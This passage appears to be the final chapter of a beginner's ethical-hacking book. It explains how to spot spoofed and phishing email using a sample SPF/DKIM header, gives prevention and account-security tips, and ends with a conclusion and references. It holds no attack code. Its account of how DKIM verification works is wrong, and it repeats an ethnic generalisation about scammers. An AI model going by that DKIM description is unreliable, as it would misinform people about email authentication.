Identifying a Spoofed Email

The header of every email contains complete details of the path an email has traversed before landing in your inbox. It is very important that if you see an email that you feel does not belong in your inbox or promises things that are too hard to be true, as a thumb rule, you first go through the headers of the email. The headers will help you identify the original source of an email and will also display the forged source of the email. Headers help you understand if the email was sent using an email service or an email script as they will display the name of the website on which the email script was executed.

There are simpler ways of identifying a spoofed email as well. The following flags should trigger your senses and let you know that the email is spoofed.

If the subject of the email matches something like:

- Your email account has been hacked. Reset your password immediately!
- Your personal details have been hacked.
- Your bank account details have been hacked.

Or if the email requests you for information along the lines of:

- Your personal or bank account details.
- The email requests you to deposit money in a particular account for pending dues.
- Visit a link to reset your password or verify your credentials.
- A job portal link for a job profile you never looked up.

In addition to this, there are certain technical parameters in the header of an email that will help you understand if the email is spoofed too.

Let us have a look at the following part of an email header for an email received by gmail.com

Received-SPF: pass (google.com: best guess record for domain of postmaster@mail-sor-f69.google.com designates 209.85.220.69 as permitted sender) client-ip=209.85.220.69;

Authentication-Results: mx.google.com;

dkim=pass header.i=@googlemail.com header.s=20161025 header.b=n0p3627r;

spf=pass (google.com: best guess record for domain of postmaster@mail-sor-f69.google.com designates 209.85.220.69 as permitted sender) smtp.helo=mail-sor-f69.google.com;

dmarc=pass (p=QUARANTINE sp=QUARANTINE dis=NONE) header.from=googlemail.com

DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;

d=googlemail.com; s=20161025;

h=to:auto-submitted:message-id:date:from:subject:references

:in-reply-to;

bh=cfcLUX2oA1dgPHL34Z1QqoUnCvAkr1/oTXh1HPoFQIY=;

b=n0p3627rwiCw+KXuL61+nFdd4fMd4w5PlJMma6a/YsvxPSmfe2Pf
uLy1vl3yJ7p5F3

4S4hMzPyKwqSOxA/sXj/w5S6Cu8/ET7zfHG5jMf5VDdjgNZoth7b0N
Be4JmzYkO1uYri

atQJobyC3DmdGje3sgSAUMSbsfPuk6OeqBT1SOUubB8kkCdnG3vT/
J5th3Ih2/m1f0CZ

5WILWXTJObAudAJUW5Uh4npj39fJk7snsgj4NCLxTcfk0fnIHPHHbS
mPO/zPHjEQd0Mc

ClVr9V/wbq1Vh5QxGAwIZtFKqvOuoh0E3CtqRwTuAzO8Lu20GYwv
fpzuwAIlTFTDekMu

UfuQ==

This header contains two parameters that are used by email servers to identify the authenticity of an incoming email.

Received-SPF

An SPF record is a TXT based DNS record that is provided by an email provider to be added in the DNS zone of a domain name. The SPF record syntax has IP addresses that are allowed to send emails on behalf of the domain name.

In the above example, when gmail.com is analyzing the incoming email, it is checking the SPF record of the sender's domain name and can see that the IP 209.85.220.69 is allowed to send the email on the domain's behalf. If the source IP of the incoming email were to be something else, gmail.com would have classified the email as spam.

DKIM-Signature

The DKIM signature is another parameter that holds a publicly available key with which the sender's domain has been signed. When gmail.com receives the incoming email, it sends a request to the sender's server to match this key with the sender domain's respective key on the originating server. If the key matches, the email is believed to be genuine again.

Email Phishing

Email Phishing is the process of sending an email to a person claiming to be someone and tricking them into disclosing sensitive information such as their personal details or bank account details. Essentially, email phishing is a product of email spoofing. The attacker will send you an email; they may do this by manipulating the headers of the email to look like a legitimate source. Alternatively, if they aren't that good at hacking, they will try to send an email from an email address that is very similar to legitimate email addresses. For example, they will create an email address like info@citiibank.com. At first glance, this looks like a genuine email address for Citibank, but if you look closely, there are two I's in it. If you are not very careful, you may end up clicking on a malicious link in the body of the email planted by the attacker to redirect you to a website where you will be asked for your banking details. The website, however, is a fake website developed by the attacker only to steal your information.

Phishing Scams

What do some of the most common phishing emails look like? Phishing emails mostly have content that promises you that you have won something big. Attackers rely on how gullible a target is to be successful in phishing scams.

In early 2000, African attackers sent out a lot of emails to users claiming that they were someone with a lot of wealth and wanted to give it away to

common people in their dying moments. The sum would be as big as USD 100,000. Gullible recipients would fall for this and reply to these emails expecting to make some easy money. However, as the process progresses, the attackers would request the winners to send in a minimal amount of money, which would be needed to transfer the winning amount to the user's bank account. This would be a sum like USD 100, and the users would send this amount to the attackers, only to never hear from them ever again.

Prevention against Phishing

You can follow some basic precautions to protect yourself against phishing scams.

- Make sure that you read an email carefully and double-check the sender of the email. If the sender is a known friend, but the email looks a bit odd, call them up and check with them if they sent you any such email.
- If the email contains links, carefully examine the link before clicking on it.
- If you have somehow clicked on a link and landed on a website requesting you to enter your login details, examine the URL in the browser to check if it is indeed a URL that you are familiar with.
- Login into websites that have a digital certificate installed on them and work on the HTTPS protocol.

Securing your Email Account

Simple measures can go a long way in protecting yourself from email hacking. Some simple steps to be careful while working with emails are as follows.

- When you set up a new email account, always configure a secondary email account or an alternate email account to help you with email recovery in case the primary account is hacked.
- Do not take the security questions section of setting up a new email account lightly. Set up real questions from your life with real answers as the security questions will help you recover an email account if it is hacked or if you have forgotten your password.

- As a thumb rule, avoid opening emails from strangers.
- Always use your personal computer to check emails and do not use anyone else's computer as you may end up leaving your email account logged in on their computer.
- No matter how much you trust a person, never reveal your passwords to them.

Conclusion

I sincerely hope you enjoyed this book and that it helped you to get jump-started into the world of ethical hacking. The tools mentioned in every chapter of the penetration testing lifecycle are the most popular and commonly used tools by ethical hackers. You can use them as a foundation to explore other tools available in Kali Linux that will help you in every stage of the penetration testing lifecycle.

I would like to conclude by saying that ethical hacking is a noble profession and not a criminal activity as misinterpreted by the masses. While it is a fact that malicious hacking is a crime and should be considered as a criminal activity, ethical hacking never was, and never will be categorized as a crime. The main aim of ethical hacking is to help companies with IT policies and industry regulations.

Ethical hacking was designed to prevent malicious hacking. Malicious hacking should be prevented, but at the same time, ethical hacking, which encourages innovation, research, and technological breakthroughs, needs to be promoted so that the masses can be made aware of this noble profession.

Now that you know how to get started with hacking, it is my responsibility to tell you to use the skills for a good reason. There are many job opportunities out there, and there is a lot of respect for ethical hackers, so make use of your talent and hone your skills.

I wish you good luck with your hacking endeavors.

References

https://www.kali.org/

https://www.getastra.com/blog/knowledge-base/hacking-terminologies/

https://www.simplilearn.com/tutorials/cyber-security-tutorial/what-is-ethical-hacking

https://www.getastra.com/blog/knowledge-base/hacking-terminologies/

http://index-of.es/Varios-2/Hacking%20with%20Kali%20Practical%20Penetration%20Testing%20Techniques.pdf

http://index-of.es/Hack/Hacking%20For%20Beginners%20-%20a%20beginners%20guide%20for%20learning%20ethical%20hacking.pdf

https://www.virustotal.com/gui/home/upload

https://www.google.com/url?q=http://index-of.es/Varios-2/Hacking%2520with%2520Kali%2520Practical%2520Penetration%2520Testing%2520Techniques.pdf&sa=D&source=hangouts&ust=1594202982166000&usg=AFQjCNEgx26foe9hlWCXrX4Xr9gHr8099w